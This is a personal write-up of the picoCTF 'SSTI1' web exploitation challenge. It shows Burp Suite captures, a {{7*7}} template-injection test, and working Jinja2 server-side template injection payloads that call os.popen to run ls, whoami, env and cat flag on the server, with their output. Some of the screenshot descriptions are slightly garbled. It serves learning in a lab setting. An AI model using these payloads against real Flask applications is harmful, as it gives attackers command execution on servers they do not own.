

# SSTI1

## WEBAPP

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Easy

Web Exploitation

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### Description

I made a cool website where you can announce whatever you want!  
Try it out!

I heard templating is a cool and modular way to build web apps! Check  
out my website [here!](#)

This challenge launches an instance on demand.

Its current status is: **RUNNING**


Instance Time Remaining: **14:20**

Restart Instance

Hints ?

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## Notes




### Home

I built a cool website that lets you announce whatever you want!\*

What do you want to announce:

The page opened to this. After inputting "Hello", the screenshot below followed:



# Hello

I then backed to the homepage and turned on burpsuite to read HTTPs/CRUD info.

Time	Type	Direction	Method	URL	Status code	Length
16:25:30...	HTTP	→ Request	GET	http://rescued-float.picoctf.net:58369/		
16:25:43...	HTTP	→ Request	POST	http://rescued-float.picoctf.net:58369/		

**Request**  

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: rescued-float.picoctf.net:58369
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
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```

**Inspector**  

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 0

Request headers 8

^ From refreshing the page

The screenshot shows the Burp Suite interface. The top menu bar includes Burp, Project, Intruder, Repeater, View, and Help. Below the menu is a toolbar with buttons for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Settings. The main window is divided into several tabs: Intercept, HTTP history, WebSockets history, Match and replace, and Proxy settings. The Intercept tab is active, showing a list of intercepted requests. The first request is a POST to http://rescued-float.picocftf.net:58369/. The request details are shown in the Request panel, and the Inspector panel on the right displays the request attributes, query parameters, body parameters, cookies, and headers.

^ From inputting hello

I searched up "SSTI Cyber" in google and found this to be an acronym for **Server-Side Template Injection**. I started to connect the dots since the description talked about templating

To test this I input the following expecting the multiplication to be complete: `{{7 * 7}}`

The screenshot shows a web browser interface. The address bar displays 'rescued-float.picocftf.net:62551/announce'. Below the address bar, there is a calculator-like interface with the input 'rescued-float.picocftf.net:625 x rescued-float.picocftf.net:625 +'. The browser's taskbar at the bottom shows various open applications, including Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and MetaCTF | Pr.


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I then looked up how exactly to exploit this and found that I could input the following code and get outputs back


```
{{ config.__class__.__init__.__globals__['os'].popen('###').read() }}
```

By replacing the ### with `ls` :




**\_\_pycache\_\_ app.py flag  
requirements.txt**

I got the following flag from `ls /`



**bin boot challenge dev etc  
home lib lib32 lib64 libx32  
media mnt opt proc root run  
sbin srv sys tmp usr var**

I got the following flag from `whoami`



**root**

I got the following flag from `env`

```
HOSTNAME=SSTIhost HOME=/root
FLASK_RUN_FROM_CLI=true LC_CTYPE=C.UTF-8
WERKZEUG_SERVER_FD=3 PATH=/usr/local/
sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/challenge
```

`cat flag` `cat flag.txt` would not work so i asked chat gpt and it gave me a new script format that worked!!

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('cat
flag').read() }}
```

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